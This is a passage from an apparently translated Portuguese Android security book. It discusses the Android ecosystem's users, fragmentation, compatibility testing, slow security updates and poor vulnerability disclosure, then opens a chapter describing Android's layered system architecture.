Da mesma forma que os fabricantes introduzem suas próprias modificações na plataforma Android, há outros projetos de firmware personalizado (normalmente chamados de *ROMs*) desenvolvidos por comunidades de entusiastas em todo o mundo. Um dos mais populares projetos de firmware personalizado do Android é o *CyanogenMod*. Com 9,5 milhões de instalações ativas em dezembro de 2013, ele é desenvolvido com base nas versões oficiais do Android com código adicional original e de terceiros. Essas versões modificadas pela comunidade do Android geralmente incluem ajustes de desempenho, aprimoramentos de interface, recursos e opções que normalmente não são encontrados no firmware oficial distribuído com o dispositivo. Infelizmente, elas geralmente passam por testes e garantia de qualidade menos extensos. Além disso, semelhante à situação dos OEMs, as modificações feitas nas ROMs personalizadas podem introduzir problemas de segurança adicionais.

Historicamente, os fabricantes de dispositivos e as operadoras de telefonia móvel não têm sido receptivos ao desenvolvimento de firmware de terceiros. Para evitar que os usuários usem ROMs personalizadas, eles colocam obstáculos técnicos, como carregadores de inicialização bloqueados ou

Bloqueios de NAND. No entanto, as ROMs personalizadas se tornaram mais populares porque oferecem suporte contínuo a dispositivos mais antigos que não recebem mais atualizações oficiais. Por causa disso, os fabricantes e as operadoras suavizaram suas posições em relação ao firmware não oficial. Com o tempo, alguns começaram a enviar dispositivos com carregadores de inicialização desbloqueados ou desbloqueáveis, semelhantes aos dispositivos Nexus.

Usuários

O Android não seria a comunidade próspera que é hoje sem a sua enorme base de usuários. Embora cada usuário individual tenha necessidades e desejos exclusivos, eles podem ser classificados em uma das três categorias. Os três tipos de usuários finais incluem consumidores em geral, usuários avançados e pesquisadores de segurança.

Consumidores

Como o Android é a plataforma de smartphone mais vendida, os usuários finais têm uma grande variedade de dispositivos para escolher. Os consumidores querem um dispositivo único e multifuncional com funções de assistente pessoal digital (PDA), câmera, navegação por sistema de posicionamento global (GPS), acesso à Internet, reproduutor de música, leitor de e-book e uma plataforma completa de jogos. Os consumidores geralmente buscam um aumento de produtividade, para se manterem organizados ou em contato com as pessoas de sua vida, para jogar em qualquer lugar e para acessar informações de várias fontes na Internet. Além de tudo isso, eles esperam um nível razoável de segurança e privacidade.

A abertura e a flexibilidade do Android também são evidentes para os consumidores. O grande número de aplicativos disponíveis, inclusive os que podem ser instalados de fontes não oficiais, é diretamente atribuível à comunidade de desenvolvimento aberto. Além disso, os consumidores podem personalizar amplamente seus dispositivos instalando lançadores de terceiros, widgets de tela inicial, novos métodos de entrada ou até mesmo ROMs totalmente personalizados. Essa flexibilidade e abertura são muitas vezes o fator decisivo para aqueles que escolhem o Android em vez dos sistemas operacionais de smartphones concorrentes.

Usuários avançados

O segundo tipo de usuário é um tipo especial de consumidor chamado de *usuários avançados* neste texto. Os usuários avançados querem ter a capacidade de usar recursos que vão além do que está habilitado nos dispositivos de estoque. Por exemplo, os usuários que desejam ativar a conexão Wi-Fi em seus dispositivos são considerados membros desse grupo. Esses usuários estão intimamente familiarizados com as configurações avançadas e conhecem as limitações de seus dispositivos. Eles são muito menos avessos ao risco de fazer alterações não oficiais no sistema operacional Android, incluindo a execução de exploits disponíveis publicamente para obter acesso elevado aos seus dispositivos.

Pesquisadores de segurança

Você pode considerar os pesquisadores de segurança um subconjunto dos usuários avançados, mas eles têm requisitos adicionais e objetivos diferentes. Esses usuários podem ser motivados por fama, fortuna, conhecimento, abertura, proteção de sistemas ou alguma combinação desses ideais. Independentemente de suas motivações, os pesquisadores de segurança têm como objetivo descobrir vulnerabilidades até então desconhecidas no Android. A realização desse tipo de pesquisa é muito mais fácil quando o acesso total a um dispositivo está disponível. Quando o acesso elevado não está disponível, os pesquisadores geralmente procuram obter acesso elevado primeiro. Mesmo com acesso total, esse tipo de trabalho é desafiador.

Atingir as metas de um pesquisador de segurança requer profundo conhecimento técnico. Para ser um pesquisador de segurança bem-sucedido, é preciso ter um sólido conhecimento de linguagens de programação, da parte interna do sistema operacional e de conceitos de segurança. A maioria dos pesquisadores tem competência para desenvolver, ler e escrever em várias linguagens de programação diferentes. De certa forma, isso também torna os pesquisadores de segurança membros do grupo de desenvolvedores. É comum que os pesquisadores de segurança estudem profundamente os conceitos de segurança e a parte interna do sistema operacional, inclusive mantendo-se a par das informações de ponta.

O grupo do ecossistema de pesquisadores de segurança é o principal público-alvo deste livro, que tem o objetivo de fornecer conhecimento básico para pesquisadores iniciantes e aprofundar o conhecimento de pesquisadores estabelecidos.

Compreensão das complexidades do ecossistema

A OHA inclui praticamente todos os principais fornecedores de Android, mas algumas partes estão trabalhando com objetivos diferentes. Alguns desses objetivos são concorrentes. Isso leva a várias parcerias entre fabricantes e dá origem a uma enorme burocracia interorganizacional. Por exemplo, a divisão de memória da Samsung é um dos maiores fabricantes de flash NAND do mundo. Com cerca de 40% de participação no mercado, a Samsung produz memória dinâmica de acesso aleatório (DRAM) e memória NAND até mesmo para dispositivos fabricados por concorrentes de sua divisão de telefones celulares. Outra controvérsia é que, embora o Google não ganhe nada diretamente com a venda de cada dispositivo Android, a Microsoft e a Apple processaram com sucesso os fabricantes de aparelhos Android para obter deles o pagamento de royalties de patentes. Ainda assim, essa não é a extensão total das complexidades que assolam o ecossistema Android.

Além das batalhas jurídicas e das parcerias difíceis, o ecossistema Android é desafiado por vários outros problemas sérios. A fragmentação do hardware e do software causa complicações, das quais apenas algumas são resolvidas pelos padrões de compatibilidade do Google. Atualização do próprio sistema operacional Android

continua sendo um desafio significativo para todos os participantes do ecossistema. As fortes raízes no código-fonte aberto complicam ainda mais os problemas de atualização de software, dando origem a uma maior exposição a vulnerabilidades conhecidas. Os membros da comunidade de pesquisa de segurança estão preocupados com o dilema de decidir entre segurança e abertura. Esse dilema também se estende a outras partes interessadas, levando a um péssimo histórico de divulgação. As seções a seguir discutem cada uma dessas áreas problemáticas em mais detalhes.

Fragmentação

O ecossistema do Android está repleto de *fragmentação*, devido às diferenças entre as multidões de vários dispositivos Android. A natureza aberta do Android o torna ideal para que os fabricantes de dispositivos móveis criem seus próprios dispositivos com base na plataforma. Como resultado, o conjunto de dispositivos é composto por muitos dispositivos diferentes de muitos fabricantes diferentes. Cada dispositivo é composto de uma variedade de software e hardware, incluindo modificações específicas do OEM ou da operadora. Mesmo no mesmo dispositivo, a versão do próprio Android pode variar de uma operadora ou usuário para outro. Devido a todas essas diferenças, os consumidores, os desenvolvedores e os pesquisadores de segurança lutam regularmente contra a fragmentação.

Embora a fragmentação tenha relativamente pouco efeito sobre os consumidores, ela é um pouco prejudicial para a marca Android. Os consumidores acostumados a usar dispositivos da Samsung que mudam para um dispositivo da HTC geralmente se deparam com uma experiência chocante. Como a Samsung e a HTC personalizam muito a experiência do usuário em seus dispositivos, os usuários precisam passar algum tempo se familiarizando novamente com o uso de seus novos dispositivos. O mesmo acontece com os usuários de longa data de dispositivos Nexus que mudam para dispositivos de marcas OEM. Com o tempo, os consumidores podem se cansar desse problema e decidir mudar para uma plataforma mais homogênea. Ainda assim, essa faceta da fragmentação é relativamente pequena.

Os desenvolvedores de aplicativos são significativamente mais afetados pela fragmentação do que os consumidores. Os problemas surgem principalmente quando os desenvolvedores tentam oferecer suporte à variedade de dispositivos no pool de dispositivos (incluindo o software que é executado neles). Testar em todos os dispositivos é muito caro e consome muito tempo. Embora o uso do emulador possa ajudar, ele não é uma representação real do que os usuários de dispositivos reais encontrarão. Os problemas com os quais os desenvolvedores precisam lidar incluem diferentes configurações de hardware, níveis de API, tamanhos de tela e disponibilidade de periféricos. A Samsung tem mais de 15 tamanhos de tela diferentes para seus dispositivos Android, variando de 2,6 polegadas a 10,1 polegadas. Além disso, os dongles HDMI (High-Definition Multimedia Interface) e os dispositivos Google TV que não têm tela sensível ao toque exigem um tratamento de entrada e um design de interface do usuário (UI) especializados. Lidar com toda essa fragmentação não é uma tarefa fácil, mas, felizmente, o Google oferece aos desenvolvedores algumas facilidades para isso.

Os desenvolvedores criam aplicativos com bom desempenho em diferentes dispositivos, em parte, fazendo o possível para ocultar os problemas de fragmentação. Para lidar com diferentes tamanhos de tela, a estrutura da interface do usuário do Android permite que os aplicativos consultem o tamanho da tela do dispositivo. Quando um aplicativo é projetado adequadamente, o Android ajusta automaticamente os ativos do aplicativo e os layouts da interface do usuário de acordo com o dispositivo. O Google Play também permite que os desenvolvedores de aplicativos lidem com diferentes configurações de hardware declarando requisitos no próprio aplicativo. Um bom exemplo é um aplicativo que requer uma tela sensível ao toque. Em um dispositivo sem tela sensível ao toque, a visualização desse aplicativo no Google Play mostra que ele não é compatível com o dispositivo e não pode ser instalado. A biblioteca de suporte a aplicativos do Android lida de forma transparente com algumas diferenças de nível de API. Entretanto, apesar de todos os recursos disponíveis, alguns problemas de compatibilidade permanecem. Os desenvolvedores têm que fazer o melhor que podem nesses casos, o que muitas vezes leva à frustração. Novamente, isso enfraquece o ecossistema Android na forma de desdém do desenvolvedor.

Para a segurança, a fragmentação é tanto positiva quanto negativa, dependendo principalmente da perspectiva de um atacante ou de um defensor. Embora os atacantes possam encontrar facilmente problemas exploráveis em um determinado dispositivo, é improvável que esses problemas se apliquem a dispositivos de outro fabricante. Isso dificulta a descoberta de falhas que afetam uma grande parte do ecossistema. Mesmo quando equipado com essa falha, as variações entre os dispositivos complicam o desenvolvimento da exploração. Em muitos casos, não é possível desenvolver uma exploração universal (uma exploração que funcione em todas as versões do Android e em todos os dispositivos). Para os pesquisadores de segurança, uma auditoria abrangente exigiria a análise não apenas de todos os dispositivos já fabricados, mas também de todas as revisões de software disponíveis para esses dispositivos. Em poucas palavras, essa é uma tarefa intransponível. Concentrar-se em um único dispositivo, embora seja mais acessível, não dá uma visão adequada de todo o ecossistema. Uma superfície de ataque presente em um dispositivo pode não estar presente em outro. Além disso, alguns componentes são mais difíceis de auditar, como o software de código fechado que é específico para cada dispositivo. Devido a esses desafios, a fragmentação dificulta o trabalho de um auditor e ajuda a evitar incidentes de segurança em grande escala.

Compatibilidade

Uma complexidade enfrentada pelos fabricantes de dispositivos é a compatibilidade. O Google, como criador do Android, é responsável por proteger a marca Android. Isso inclui evitar a fragmentação e garantir que os dispositivos dos consumidores sejam compatíveis com a visão do Google. Para garantir que os fabricantes de dispositivos cumpram os requisitos de compatibilidade de hardware e software definidos pelo Google, a empresa publica um documento de compatibilidade e um conjunto de testes. Todos os fabricantes que desejam distribuir dispositivos com a marca Android precisam seguir essas diretrizes.

Documento de definição de compatibilidade

O *Documento de Definição de Compatibilidade* (CDD) do Android está disponível em <http://source.android.com/compatibility/> enumera os requisitos de software e hardware de um dispositivo Android "compatível". Alguns hardwares devem estar presentes em todos os dispositivos Android. Por exemplo, o CDD do Android 4.2 especifica que todas as implementações de dispositivos devem incluir pelo menos uma forma de saída de áudio e uma ou mais formas de rede de dados capazes de transmitir dados a 200K bit/s ou mais. Entretanto, a inclusão de vários periféricos é deixada a cargo do fabricante do dispositivo. Se determinados periféricos forem incluídos, o CDD especificará alguns requisitos adicionais. Por exemplo, se o fabricante do dispositivo decidir incluir uma câmera traseira, ela deverá ter uma resolução de pelo menos 2 megapixels. Os dispositivos devem seguir os requisitos da CDD para ostentar o moniker Android e, além disso, para serem fornecidos com os aplicativos e serviços do Google.

Suite de testes de compatibilidade

O Android *Compatibility Test Suite* (CTS) é um conjunto de testes automatizados que executa testes de unidade de um computador desktop para os dispositivos móveis conectados. Os testes do CTS foram projetados para serem integrados aos sistemas de compilação contínua dos engenheiros que estão criando um dispositivo Android certificado pelo Google. Sua intenção é revelar incompatibilidades logo no início e garantir que o software permaneça compatível durante todo o processo de desenvolvimento.

Conforme mencionado anteriormente, os OEMs tendem a modificar bastante partes da estrutura do Android. O CTS garante que as APIs de uma determinada versão da plataforma não sejam modificadas, mesmo após as modificações do fornecedor. Isso garante que os desenvolvedores de aplicativos tenham uma experiência de desenvolvimento consistente, independentemente de quem produziu o dispositivo.

Os testes realizados no CTS são de código aberto e estão em constante evolução. Desde maio de 2011, o CTS incluiu uma categoria de teste chamada *segurança* que centraliza os testes de bugs de segurança. Você pode revisar os testes de segurança atuais no ramo mestre do AOSP em <https://android.googlesource.com/platform/cts/+master/tests/tests/security>.

Problemas de atualização

Sem dúvida, a complexidade mais importante no ecossistema Android está relacionada ao manuseio das atualizações de software, especialmente as correções de segurança. Esse problema é alimentado por várias outras complexidades no ecossistema, incluindo software de terceiros, personalizações de OEMs, envolvimento de operadoras, propriedade de códigos diferentes e muito mais. Problemas para acompanhar os projetos de código aberto upstream, problemas técnicos com a implementação de atualizações do sistema operacional, falta de back-porting e uma aliança extinta

são o cerne da questão. Em geral, esse é o maior fator que contribui para o grande número de dispositivos inseguros em uso no ecossistema Android.

Mecanismos de atualização

A causa principal desse problema decorre dos processos divergentes envolvidos na atualização de software no Android. As atualizações de aplicativos são tratadas de forma diferente das atualizações do sistema operacional. Um desenvolvedor de aplicativos pode implementar um patch para uma falha de segurança em seu aplicativo por meio do Google Play. Isso é válido independentemente de o aplicativo ser criado pelo Google, OEMs, operadoras ou desenvolvedores independentes. Por outro lado, uma falha de segurança no próprio sistema operacional requer a implementação de uma atualização de firmware ou atualização OTA. O processo de criação e implementação desses tipos de atualizações é muito mais árduo.

Por exemplo, considere uma correção para uma falha no núcleo do sistema operacional Android. Uma correção para esse tipo de problema começa com o Google corrigindo o problema primeiro. É nesse ponto que as coisas ficam complicadas e dependem do dispositivo. Para dispositivos Nexus, o firmware atualizado pode ser lançado diretamente para os usuários finais nesse ponto. No entanto, a atualização de um dispositivo da marca OEM ainda exige que os OEMs produzam uma compilação que inclua a correção de segurança do Google. Em outra reviravolta, os OEMs podem fornecer o firmware atualizado diretamente aos usuários finais de dispositivos OEM desbloqueados neste momento. Para dispositivos subsidiados pela operadora, a operadora deve preparar sua compilação personalizada, incluindo a correção, e entregá-la à base de clientes. Mesmo nesse exemplo simples, o caminho de atualização para vulnerabilidades do sistema operacional é muito mais complicado do que as atualizações de aplicativos. Também podem surgir problemas adicionais de coordenação com desenvolvedores terceirizados ou fabricantes de hardware de baixo nível.

Frequência de atualização

Como mencionado anteriormente, as novas versões do Android são adotadas muito lentamente. De fato, essa questão específica gerou protestos públicos em várias ocasiões. Em abril de 2013, a American Civil Liberties Union (ACLU) apresentou uma reclamação à Federal Trade Commission (FTC). Eles afirmaram que as quatro principais operadoras de telefonia móvel dos EUA não forneceram atualizações de segurança em tempo hábil para os smartphones Android que vendem. Eles afirmam ainda que isso acontece mesmo que o Google tenha publicado atualizações para corrigir vulnerabilidades de segurança exploráveis. Sem receber atualizações de segurança em tempo hábil, o Android não pode ser considerado um sistema operacional maduro, seguro ou protegido. Não é de surpreender que as pessoas estejam buscando ações governamentais sobre o assunto.

O delta de tempo entre o relatório de bugs, o desenvolvimento de correções e a implantação de patches varia muito. O tempo entre o relato do bug e o desenvolvimento da correção costuma ser curto, da ordem de dias ou semanas. No

entanto, o tempo entre o desenvolvimento da correção e a implantação da correção no dispositivo do usuário final pode variar de semanas a

meses, ou possivelmente nunca. Dependendo do problema específico, o ciclo geral de patches pode envolver várias partes interessadas do ecossistema. Infelizmente, os usuários finais pagam o preço porque seus dispositivos ficam vulneráveis.

Nem todas as atualizações de segurança no ecossistema Android são afetadas por essas complexidades no mesmo grau. Por exemplo, os aplicativos são atualizados diretamente por seus autores. A capacidade dos autores de aplicativos de enviar atualizações em tempo hábil levou a várias mudanças rápidas de patches no passado. Além disso, o Google comprovou sua capacidade de implementar atualizações de firmware para dispositivos Nexus em um prazo razoável. Por fim, os usuários avançados às vezes corrigem seus próprios dispositivos por sua própria conta e risco. O Google geralmente corrige vulnerabilidades na árvore AOSP dentro de dias ou semanas após a descoberta. Nesse ponto, os OEMs podem escolher o patch para corrigir a vulnerabilidade e mesclá-lo em sua árvore interna. No entanto, os OEMs tendem a ser lentos na aplicação de patches. Os dispositivos sem marca geralmente recebem atualizações mais rapidamente do que os dispositivos de operadoras porque não precisam passar por personalizações de operadoras e processos de aprovação de operadoras. Os dispositivos das operadoras geralmente levam meses para receber as atualizações de segurança. atualizações, se é que as receberão.

Back-porting

O termo *back-porting* refere-se ao ato de aplicar a correção de uma versão atual do software a uma versão mais antiga. No ecossistema Android, os back-ports para correções de segurança são praticamente inexistentes. Considere um cenário hipotético: A versão mais recente do Android é a 4.2. Se for descoberta uma vulnerabilidade que afete o Android

4.0.4 e posteriores, o Google corrige a vulnerabilidade somente nas versões 4.2.x e posteriores. Os usuários de versões anteriores, como 4.0.4 e 4.1.x, ficam vulneráveis indefinidamente. Acredita-se que as correções de segurança possam ser retrocedidas no caso de um ataque generalizado. No entanto, nenhum ataque desse tipo é de conhecimento público até o momento da redação deste documento.

Aliança de atualização do Android

Em maio de 2011, durante o Google I/O, o gerente de produtos Android, Hugo Barra, anunciou a Android Update Alliance. O objetivo declarado dessa iniciativa era incentivar os parceiros a assumir o compromisso de atualizar seus dispositivos Android por pelo menos 18 meses após o lançamento inicial. A aliança de atualização foi formada pela HTC, LG, Motorola, Samsung, Sony Ericsson, AT&T, T-Mobile, Sprint, Verizon e Vodafone. Infelizmente, a Android Update Alliance nunca mais foi mencionada após o anúncio inicial. O tempo mostrou que os custos de desenvolvimento de novas versões de firmware, problemas com dispositivos antigos, problemas em hardware recém-lançado, problemas de teste em novas versões ou problemas de desenvolvimento podem impedir a realização

de atualizações em tempo hábil. Isso é especialmente problemático em dispositivos com vendas ruins, nos quais as operadoras e os fabricantes não têm incentivo para investir em atualizações.

Atualização de dependências

Acompanhar os projetos de código aberto upstream é uma tarefa complicada. Isso é especialmente verdadeiro no ecossistema Android porque o ciclo de vida dos patches é muito extenso. Por exemplo, a estrutura do Android inclui um mecanismo de navegador da Web chamado WebKit. Vários outros projetos também usam esse mecanismo, incluindo o próprio navegador Chrome do Google. Acontece que o Chrome tem um ciclo de vida de patches admiravelmente curto, da ordem de semanas. Ao contrário do Android, ele também tem um programa bem-sucedido de recompensa por bugs, no qual o Google paga e divulga as vulnerabilidades descobertas a cada lançamento de patch. Infelizmente, muitos desses bugs estão presentes no código usado pelo Android. Esse tipo de bug é geralmente chamado de vulnerabilidade *de meio dia*. O termo nasceu do termo *meia-vida*, que mede a taxa na qual o material radioativo se decompõe. Da mesma forma, um bug de meio dia é aquele que está se deteriorando. Infelizmente, enquanto ele se deteriora, os usuários do Android ficam expostos a ataques que podem aproveitar esses tipos de bugs.

Segurança versus abertura

Uma das complexidades mais profundas do ecossistema Android está entre os usuários avançados e os fornecedores preocupados com a segurança. Os usuários avançados querem e precisam ter acesso irrestrito aos seus dispositivos. O Capítulo 3 discute mais detalhadamente a lógica por trás das motivações desses usuários. Por outro lado, um dispositivo totalmente seguro é do interesse dos fornecedores e dos usuários finais comuns. As necessidades dos usuários avançados e dos fornecedores geram desafios interessantes para os pesquisadores.

Como um subconjunto de todos os usuários avançados, os pesquisadores de segurança enfrentam decisões ainda mais desafiadoras. Quando os pesquisadores descobrem problemas de segurança, eles precisam decidir o que fazer com essas informações. Devem relatar o problema ao fornecedor? Devem divulgar o problema abertamente? Se o pesquisador relatar o problema e o fornecedor corrigi-lo, isso poderá impedir que os usuários avançados obtenham o acesso que desejam. Em última análise, a decisão de cada pesquisador é orientada por motivações individuais. Por exemplo, os pesquisadores rotineiramente retêm a divulgação quando existe um método publicamente viável para obter acesso. Isso garante que o acesso necessário esteja disponível no caso de os fornecedores corrigirem os métodos existentes divulgados publicamente. Isso também significa que os problemas de segurança permanecem sem correção, o que pode permitir que agentes mal-intencionados tirem proveito deles. Em alguns casos, os pesquisadores optam por liberar explorações altamente ofuscadas. Ao dificultar que os fornecedores descubram a vulnerabilidade aproveitada, os usuários avançados podem fazer uso da exploração por mais tempo. Muitas vezes, as vulnerabilidades usadas nessas explorações só podem ser usadas com acesso físico ao dispositivo. Isso ajuda a encontrar um equilíbrio entre os desejos conflitantes desses dois grupos de partes interessadas.

Os fornecedores também lutam para encontrar um equilíbrio entre segurança e abertura. Todos os fornecedores querem clientes satisfeitos. Conforme

mencionado anteriormente, os fornecedores modificam

Android para agradar aos usuários e se diferenciar. Podem ser introduzidos bugs no processo, o que prejudica a segurança geral. Os fornecedores devem decidir se farão essas modificações. Além disso, os fornecedores oferecem suporte aos dispositivos depois que eles são comprados. As modificações feitas por usuários avançados podem desestabilizar o sistema e levar a chamadas de suporte desnecessárias. Manter os custos de suporte baixos e proteger contra substituições fraudulentas de garantia é do interesse dos fornecedores. Para lidar com esse problema específico, os fornecedores empregam mecanismos de bloqueio do carregador de inicialização. Infelizmente, esses mecanismos também dificultam a modificação dos dispositivos por usuários avançados competentes. Para chegar a um meio-termo, muitos fornecedores oferecem aos usuários finais maneiras de desbloquear os dispositivos. Você pode ler mais sobre esses métodos no Capítulo 3.

Divulgações públicas

Por último, mas não menos importante, a complexidade final está relacionada à divulgação pública, ou anúncio público, de vulnerabilidades. Na segurança da informação, esses anúncios servem como aviso para que os administradores de sistemas e os consumidores mais experientes atualizem o software para corrigir as vulnerabilidades descobertas. Várias métricas, incluindo a participação total no processo de divulgação, podem ser usadas para avaliar a maturidade da segurança de um fornecedor. Infelizmente, essas divulgações são extremamente raras no ecossistema Android. Aqui documentamos as divulgações públicas conhecidas e exploramos vários motivos possíveis para esse fato.

Em 2008, o Google iniciou a lista de discussão `android-security-announce` no Google Groups. Infelizmente, a lista contém apenas uma única postagem apresentando a lista. Você pode encontrar essa única mensagem em <https://groups.google.com/d/msg/android-security-announce/aEba217U23A/vOy011bBxw8J>. Após a postagem inicial, nenhum anúncio oficial de segurança foi feito. Dessa forma, a única maneira de rastrear os problemas de segurança do Android é ler os registros de alterações no AOSP, rastrear as alterações do Gerrit ou separar o joio do trigo no rastreador de problemas do Android em <https://code.google.com/p/android/issues/list>. Esses métodos consomem muito tempo, são propensos a erros e provavelmente não serão integrados às práticas de avaliação de vulnerabilidades.

Embora não esteja claro por que o Google não deu continuidade às suas intenções de fazer anúncios de segurança, há vários motivos possíveis. Uma possibilidade envolve a exposição prolongada às vulnerabilidades que estão aumentando no ecossistema Android. Devido a esse problema, é possível que o Google considere irresponsável a divulgação pública de problemas corrigidos. Muitos profissionais de segurança, incluindo os autores deste texto, acreditam que o perigo imposto por essa divulgação é muito menor do que o da exposição prolongada em si. Outra possibilidade envolve as complexas parcerias entre o Google, os fabricantes de dispositivos e as operadoras. É fácil ver como a divulgação de uma vulnerabilidade que permanece presente no produto de um parceiro comercial pode ser vista como um mau negócio. Se isso

se for o caso, isso significa que o Google está priorizando uma relação comercial em detrimento do bem do público.

Além do Google, pouquíssimas outras partes interessadas no Android do lado do fornecedor fizeram divulgações públicas. Muitos OEMs evitaram totalmente a divulgação pública, até mesmo se esquivando de perguntas da imprensa sobre vulnerabilidades importantes. Por exemplo, embora a HTC tenha uma política de divulgação publicada em www.htc.com/www/terms/product-security/, a empresa nunca fez uma divulgação pública até o momento. Em algumas ocasiões, as operadoras mencionaram que suas atualizações incluem "importantes correções de segurança". Em um número ainda menor de ocasiões, as operadoras fizeram referência a números CVE públicos atribuídos a problemas específicos.

O projeto *Common Vulnerabilities and Exposures* (CVE) tem como objetivo criar um número de rastreamento central e padronizado para vulnerabilidades. Os profissionais de segurança, principalmente os especialistas em vulnerabilidades, usam esses números para rastrear problemas em software ou hardware. O uso dos números CVE melhora muito a capacidade de identificar e discutir um problema além das fronteiras organizacionais. As empresas que adotam o projeto CVE geralmente são vistas como as mais maduras, pois reconhecem a necessidade de documentar e catalogar problemas anteriores em seus produtos.

De todas as partes interessadas do lado do fornecedor, uma se destacou por levar a sério a divulgação pública. Esse fornecedor é a Qualcomm, com seu fórum Code Aurora. Esse grupo é um consórcio de empresas com projetos que atendem ao setor de telefonia móvel sem fio e é operado pela Qualcomm. O site do Code Aurora tem uma página de avisos de segurança disponível em <https://www.codeaurora.org/projects/security-advisories>, com detalhes abrangentes sobre problemas de segurança e números CVE. Esse nível de maturidade deve ser seguido por outras partes interessadas para que a segurança do ecossistema Android como um todo possa melhorar.

Em geral, os pesquisadores de segurança são os maiores defensores das divulgações públicas no ecossistema Android. Embora nem todos os pesquisadores de segurança sejam totalmente abertos, eles são responsáveis por chamar a atenção de todas as outras partes interessadas para os problemas. Muitas vezes, os problemas são divulgados publicamente por pesquisadores independentes ou empresas de segurança em listas de discussão, em conferências de segurança ou em outros fóruns públicos. Cada vez mais, os pesquisadores estão coordenando essas divulgações com as partes interessadas do lado do fornecedor para melhorar a segurança do Android de forma segura e discreta.

Resumo

Neste capítulo, você viu como o sistema operacional Android cresceu ao longo dos anos para conquistar o mercado de sistemas operacionais (SO) móveis de baixo para cima. O capítulo o conduziu pelos principais participantes envolvidos no ecossistema Android, explicando suas funções e motivações. Você examinou de perto os vários problemas que assolam o ecossistema Android, inclusive como eles afetam a segurança. Com um profundo conhecimento da complexa estrutura do Android, você poderá

ecossistema, é possível identificar facilmente as principais áreas problemáticas e aplicar-se de forma mais eficaz ao problema da segurança do Android.

O próximo capítulo apresenta uma visão geral do design e da arquitetura de segurança do Android. Ele se aprofunda nos detalhes para mostrar como o Android funciona, inclusive como os mecanismos de segurança são aplicados.

Design de segurança do Android e Arquitetura

O Android é composto por vários mecanismos que desempenham um papel na verificação e na aplicação da segurança. Como qualquer sistema operacional moderno, muitos desses mecanismos interagem entre si, trocando informações sobre assuntos (aplicativos/usuários), objetos (outros aplicativos, arquivos, dispositivos) e operações a serem executadas (leitura, gravação, exclusão e assim por diante). Muitas vezes, a aplicação ocorre sem incidentes, mas, ocasionalmente, as coisas escapam, dando oportunidade para abusos. Este capítulo discute o design e a arquitetura de segurança do Android, preparando o terreno para analisar a superfície geral de ataque da plataforma Android.

Entendendo a arquitetura do sistema Android

A arquitetura geral do Android tem sido descrita, às vezes, como "Java no Linux". No entanto, esse é um termo um tanto equivocado e não faz jus à complexidade e à arquitetura da plataforma. A arquitetura geral consiste em componentes que se dividem em cinco camadas principais, incluindo os aplicativos Android, a estrutura Android, a máquina virtual Dalvik, o código nativo do espaço do usuário e o kernel do Linux. A Figura 2-1 mostra como essas camadas compõem a pilha de software do Android.




Figura 2-1: Arquitetura geral do sistema Android

Fonte: Karim Yaghmour da Opersys Inc. (licença Creative Commons Share-Alike 3.0)
<http://www.slideshare.net/opersys/inside-androids-ui>

Os aplicativos Android permitem que os desenvolvedores ampliem e melhorem a funcionalidade de um dispositivo sem precisar alterar os níveis inferiores. Por sua vez, a estrutura do Android fornece aos desenvolvedores uma API avançada que tem acesso a todos os vários recursos que um dispositivo Android tem a oferecer - a "cola" entre os aplicativos e a máquina virtual Dalvik. Isso inclui blocos de construção para permitir que os desenvolvedores executem tarefas comuns, como gerenciar elementos da interface do usuário (UI), acessar armazenamentos de dados compartilhados e transmitir mensagens entre os componentes do aplicativo.

Os aplicativos Android e a estrutura Android são desenvolvidos na linguagem de programação Java e executados na máquina virtual Dalvik (DalvikVM). Essa máquina virtual (VM) foi especialmente projetada para fornecer uma camada de abstração eficiente para o sistema operacional subjacente. A DalvikVM é uma VM baseada em registros que interpreta o formato de código de byte Dalvik Executable (DEX). Por sua vez, a DalvikVM depende da funcionalidade fornecida por várias bibliotecas de código nativo de suporte.

Os componentes de código nativo do espaço do usuário do Android incluem serviços de sistema, como vold e DBus; serviços de rede, como dhcpcd e wpa_supplicant; e bibliotecas, como bionic libc, WebKit e OpenSSL. Alguns desses serviços e bibliotecas se comunicam com serviços e drivers em nível de kernel, enquanto outros simplesmente facilitam operações nativas de nível inferior para o código gerenciado.

A base do Android é o kernel Linus. O Android fez várias adições e alterações na árvore de código-fonte do kernel, algumas das quais têm suas próprias ramificações de segurança. Discutimos essas questões com mais detalhes nos Capítulos 3, 10 e

12. Os drivers no nível do kernel também fornecem funcionalidades adicionais, como acesso à câmera, Wi-Fi e outros dispositivos de rede. Um destaque especial é o driver *Binder*, que implementa a comunicação entre processos (IPC).

A seção "Observando mais de perto as camadas", mais adiante neste capítulo, examina os principais componentes de cada camada com mais detalhes.

Entendendo os limites e a aplicação da segurança

